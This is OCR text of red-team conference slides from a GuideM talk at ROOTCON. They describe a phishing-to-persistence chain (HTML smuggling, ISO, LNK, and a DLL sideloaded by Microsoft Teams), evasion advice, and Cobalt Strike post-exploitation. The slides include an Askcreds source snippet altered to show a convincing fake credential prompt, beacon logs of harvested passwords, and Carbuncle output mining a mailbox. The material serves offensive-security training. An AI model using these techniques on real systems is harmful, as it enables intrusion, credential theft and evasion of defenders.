
We Receive a shell back from the Microsoft teams process

Goals achieved

Initial Access + Persistence

- Everytime Teams opens = callback
- User is not suspicious = NO investigations?

PUTTING IT ALL TOGETHER!



1 User opens email
2 HTML Smuggling mimicking teams
www.
ZIP
3 Opens zip and mounts ISO
ISO
4 LNK Executes & spawns conhost
LNK
5 File Copied to AppData
DLL
6 DLL ready for sideloading
7 Microsoft teams Loads the DLL
8 Callback Received

COVERT STRATEGY

- Legit App installed/Run
- Unsuspecting behavior
- Persistence established

PHISH TO PERSIST!

WHAT'S THE POINT?

Easy wins for initial access HTML Smuggling, Zipped ISO,LNK files.

- Payload type depends on pretext
  - EXE,DLL,MSI,JS,PDF

Conference Calls/Meetings provide an opportunity for a good pretext to gain initial access.

- Because of **User Urgency and Call to action**

Landing Pages & Post Click Events **MATTER**

- Avoiding Investigations/Analysis

Things to think about – too many clicks or execution

RED TEAMING VILLAGE

INITIAL ACCESS OPERATIONS

GUIDEM

WHAT'S NEXT

Initial access is the most crucial part but don't get excited. Red Team Engagements simulating APT require longer operations we must think strategically.

- Don't run your operations on initial access agent
- Don't sleep 0 **<- interactive**
- Avoid dropping to disk as much as possible
- Execute-assembly <- use inline-execute

- Spawn to another process and drop another payload
- Setup Persistence opportunities

SITUATIONAL AWARENESS

After gaining access to a remote system perform situational awareness before moving on.

- Identify running processes
- Logged in users
- Who has recently logged into the system?
- If it's an endpoint machine identify working hours

BEACON OBJECT FILES

BOF or Beacon object files are designed to be difficult to detect in order to evade detection by security software and remain concealed mostly during post-exploitation.

- Introduced in Cobalt Strike 4.1 in 2020
- BOFs are compiled C programs that are executed in memory
- In-line execution on running processes
- Adapted by most C2 and tools to run BOF like bofloader

QUICK WINS

After gaining access to a remote system perform situational awareness before moving on.


- Domain Credentials
- Password Manager (Master Password)
- Open windows/Recent files
- Data Mining Emails

ASKING NICELY

AskCreds is BOF tool that can be used to collect user passwords using **CredUIPromptForWindowsCredentials**

SharploginPrompt is also a similar tool with the same functionalities

References: C2-Tool-Collection/BOF/Askcreds at main · outflanknl/C2-Tool-Collection (github.com)
SharpLoginPrompt/SharpLoginPrompt/Program.cs at master · shantanu561993/SharpLoginPrompt (github.com)
CredUIPromptForWindowsCredentialsA function (wincred.h) - Win32 apps | Microsoft Learn




The **CredUIPromptForWindowsCredentials** function creates and displays a configurable dialog box that allows users to supply credential information by using any credential provider installed on the local computer.


Syntax

```
CREDUIAPI DWORD CredUIPromptForWindowsCredentialsA(
  [in, optional]      PCREDUI_INFOA pUiInfo,
  [in]                DWORD         dwAuthError,
  [in, out]           ULONG         *pulAuthPackage,
  [in, optional]      LPCVOID       pvInAuthBuffer,
  [in]                ULONG         ulInAuthBufferSize,
  [out]               LPVOID        *ppvOutAuthBuffer,
  [out]               ULONG         *pulOutAuthBufferSize,
  [in, out, optional] BOOL          *pfSave,
  [in]                DWORD         dwFlags
);
```


ASKCREDS USAGE



```
beacon> Askcreds
[+] Askcreds BOF, waiting max 60sec for user input...
```



```
[redacted] host called home, sent: 5051 bytes
           received output:
[+] Username: WINLABVM\student
[+] Password: Mypassword123RC17$$
```



Windows Security

Restore Network Connection


Please verify your Windows user credentials to proceed.

WINLABVM\student


••••••••••••••

□ Remember me

Changing the dialog message



```
beacon> Askcreds Connecting to Outlook
[+] Askcreds BOF, waiting max 60sec for user input...
[+] host called home, sent: 5099 bytes
|  student | 5752 - x64
```



Windows Security

Connecting to Outlook


Please verify your Windows user credentials to proceed.

WINLABVM\student

Password


□ Remember me

MAKING IT BETTER



```
#define SECURITY_WIN32

#include <windows.h>
#include <wincred.h>
#include <security.h>

#include "Askcreds.h"
#include "beacon.h"

#define TIMEOUT 60
#define REASON L"Microsoft Outlook"        You, 1 second ago • Uncommitted changes
#define MESSAGE L"connecting to yourvictim@companyemail.com"

```

Very simple modifications could go long ways as to convince the user that this prompt is legitimate.



Default Prompt

Windows Security


Microsoft Outlook

Connecting to [redacted]

[redacted]

•••••••••••••••

□ Remember my credentials



Malicious Prompt

Windows Security

Microsoft Outlook

Connecting to yourvictim@companyemail.com


WINLABVM\student

Password

□ Remember my credentials

DATA MINING USER EMAILS!

Tool for interacting with outlook interop during red team engagements.




```
[09/24 03:29:01] beacon> execute-assembly /home/kali/Desktop/Carbuncle.exe sear
[09/24 03:29:02] [*] Tasked beacon to run .NET program: Carbuncle.exe searchmai
[09/24 03:29:02] [+] host called home, sent: 130181 bytes
[09/24 03:29:02] [+] received output:
[+] Setting to display e-mails
[Sender] [redacted]05@outlook.com - [redacted]05@outlook.com)
[Subject] Confidential -   Important Information Regarding Your Account
[ID] 000000005799974BAE9CDB44847B00CD67B8358A0700B4E7A74048BE154D90867B465D2F8B
[Body] I hope this message finds you well. We want to ensure the security of you

In the coming days, you will receive an email from us with instructions on how
essential to safeguard your account and ensure the continued protection of your


Your password initial will expire in 7 days

username : youremail
password: dATAMINING124tgss$$

Done.
```

References: checkymander/Carbuncle: Tool for interacting with outlook interop during red team engagements

DATA MINING USER EMAILS!

Search for passwords
Intranet portals
Attachments
Anything



```
Customize quick actions to stay organized <https://go.microsoft.com/fwlink/?linkid=2243634>
 <https://go.microsoft.com/fwlink/?linkid=2243828>         Backed by enterprise-grade security
Trust in Microsoft's security to help keep emails, documents, and treasured memories safe from phishing and scams. Outl
Stay protected <https://go.microsoft.com/fwlink/?linkid=2243828>
Privacy Statement <http://go.microsoft.com/fwlink/?LinkId=521839>

Microsoft Corporation • One Microsoft Way • Redmond, WA 98052
You are receiving this welcome notification because you created an Outlook.com account
 <https://go.microsoft.com/fwlink/?linkid=2243342>

[Sender] victimuser05@outlook.com - (victimuser05@outlook.com)
[Subject] Access Links - intranet
[ID] 000000005799974BAE9CDB44847B00CD67B8358A0700B4E7A74048BE154D90867B465D2F8BB200000000010C0000B4E7A74048BE154D90867B
[Body] Welcome to our intranet



Please use the following links for our internal company portal

https://redteamingvillage.ph/internalportal

Done.
```

References: checkymander/Carbuncle: Tool for interacting with outlook interop during red team engagements

THANKS!

Reachout to me if you are/will/want to be a red team operator!
Anything Offensive I am open to chat and bounce ideas.

Personal:
Twitter: iansecretario_
LinkedIn: markchristiansecretario
Company:
Visit us at www.guidem.ph
For Business related concerns mail me at iansecretario@guidem.ph

Watch out for GuideM's upcoming intermediate/advance trainings!
Follow us at https://www.facebook.com/guidemtraining/

QUESTIONS??

Feel free to approach me at ROOTCON or message me! ☺

REFERENCES & CREDITS

The codes and materials presented on these slides are possible only because of the offensive security community special thanks to @specterops @outflank @sektor7 @trustedsec @cocomelonc @mgeeky @dazzyddos @S3cur3Th1sSh1t @mr.dox @ for publishing their research about initial access, evasion, tooling and payload development

More Advance stuffs:
Clickonce + AppDomainManager injection
Less SmartScreen More Caffeine: (Ab)Using ClickOnce for Trusted Code Execution | by Nick Powers | Posts By SpecterOps Team Members
Complex Chains For Initial Access
Desperate Infection Chains (binary-offensive.com)

MaldevAcademy (maldevacademy.com)